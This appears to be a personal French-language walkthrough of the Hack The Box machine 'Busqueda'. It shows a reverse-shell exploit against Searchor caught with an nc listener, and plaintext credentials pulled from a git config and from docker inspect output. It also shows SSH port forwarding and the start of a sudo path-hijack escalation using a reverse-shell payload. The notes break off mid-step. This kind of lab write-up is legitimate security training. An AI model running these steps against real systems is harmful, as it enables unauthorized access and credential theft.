Busqueda

dimanche 30 mars 2025 21:27

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/busqueda]
└─$ ./exploit.sh http://searcher.htb/ 10.10.16.14
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is http://searcher.htb/
[*] Input attacker is 10.10.16.14:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection
```

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/busqueda]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.14] from (UNKNOWN) [10.129.33.76] 37264
bash: cannot set terminal process group (1499): Inappropriate ioctl
bash: no job control in this shell
svc@busqueda:/var/www/app$

svc@busqueda:/var/www/app$ cd home
cd home
```

Parfois vérifier dans les profils pour des fichiers de conf git :

```
svc@busqueda:~$ ls -la
ls -la
total 84
drwxr-x--- 6 svc  svc   4096 Mar 30 13:57 .
drwxr-xr-x 3 root root  4096 Dec 22  2022 ..
lrwxrwxrwx 1 root root     9 Feb 20  2023 .bash_history -> /dev/null
-rw-r--r-- 1 svc  svc    220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 svc  svc   3771 Jan  6  2022 .bashrc
drwx------ 2 svc  svc   4096 Feb 28  2023 .cache
-rwxrwxrwx 1 svc  svc  16880 Mar 30 13:56 exploit-1
-rwxrwxrwx 1 svc  svc  17288 Mar 30 13:56 exploit-2
-rw-rw-r-- 1 svc  svc     76 Apr  3  2023 .gitconfig
drwx------ 3 svc  svc   4096 Mar 30 13:30 .gnupg
drwxrwxr-x 5 svc  svc   4096 Jun 15  2022 .local
lrwxrwxrwx 1 root root     9 Apr  3  2023 .mysql_history -> /dev/null
-rw-r--r-- 1 svc  svc    807 Jan  6  2022 .profile
lrwxrwxrwx 1 root root     9 Feb 20  2023 .searchor-history.json -> /dev/null
drwx------ 3 svc  svc   4096 Mar 30 13:29 snap
-rw-r----- 1 root svc     33 Mar 30 11:20 user.txt
svc@busqueda:~$ cat .gitconfig
```

Puis si pas d'infos aller vérifier dans le fichier conf qui se trouve :

/var/www/app

```
svc@busqueda:/var/www/app$ ll
ll
total 20
drwxr-xr-x 4 www-data www-data 4096 Apr  3  2023 ./
drwxr-xr-x 4 root     root     4096 Apr  4  2023 ../
-rw-r--r-- 1 www-data www-data 1124 Dec  1  2022 app.py
drwxr-xr-x 8 www-data www-data 4096 Mar 30 11:19 .git/
drwxr-xr-x 2 www-data www-data 4096 Dec  1  2022 templates/
svc@busqueda:/var/www/app$
```

```
svc@busqueda:/var/www/app/.git$ ls
ls
branches        config       HEAD   index  logs     refs
COMMIT_EDITMSG  description  hooks  info   objects
svc@busqueda:/var/www/app/.git$
```

```
svc@busqueda:/var/www/app/.git$ cat config
cat config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$
```

On a trouvé le mdp ssh :

jh1usoih2bkjaspwe92

```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/busqueda]
└─$ ssh svc@searcher.htb
The authenticity of host 'searcher.htb (10.129.33.76)' can't be established.
ED25519 key fingerprint is SHA256:LJb8mGFiqKYQw3uev+b/ScrLuI4Fw7jxHJAoaLVPJLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'searcher.htb' (ED25519) to the list of known hosts.
svc@searcher.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```


```
svc@busqueda:~$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:~$
```


```
svc@busqueda:/opt/scripts$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect {{.Config}} gitea
{960873171e2e   false false false map[22/tcp:{} 3000/tcp:{}] false false false [USER_UID=115 USER_GID=121 GITEA__database__DB_TYPE=mysql GITEA__database__HOST=db:3306 GITEA__database__NAME=gitea GITEA__database__USER=gitea GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin USER=git GITEA_CUSTOM=/data/gitea] [/bin/s6-svscan /etc/s6] <nil> false gitea/gitea:latest map[/data:{} /etc/localtime:{} /etc/timezone:{}] [/usr/bin/entrypoint] false  [] map[com.docker.compose.config-hash:e9e6ff8e594f3a8c77b688e35f3fe9163fe99c66597b19bdd03f9256d630f515 com.docker.compose.container-number:1 com.docker.compose.oneoff:False com.docker.compose.project:docker com.docker.compose.project.config_files:docker-compose.yml com.docker.compose.project.working_dir:/root/scripts/docker com.docker.compose.service:server com.docker.compose.version:1.29.2 maintainer:maintainers@gitea.io org.opencontainers.image.created:2022-11-24T13:22:00Z org.opencontainers.image.revision:9bccc60cf51f3b4070f5506b042a3d9a1442c73d org.opencontainers.image.source:https://github.com/go-gitea/gitea.git org.opencontainers.image.url:https://github.com/go-gitea/gitea]  <nil> []}
```

Gitea on va y accéder :


```
┌──(alice㉿kali)-[~/…/Machines/OSCP_WORK/Linux/busqueda]
└─$ ssh -L 3000:127.0.0.1:3000 svc@searcher.htb
svc@searcher.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-69-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Mar 30 08:13:50 PM UTC 2025
```

Administrator : yuiu1hoiu4i5ho1uh






On cherche des infos :



Reading the script, in the process_action function, the full-checkup seems to run a script, but it does not specify the absolute path of the script. We can abuse this by creating a fake copy of this script and place our reverse shell payload in it.



Il faut aller dans /dev/shm :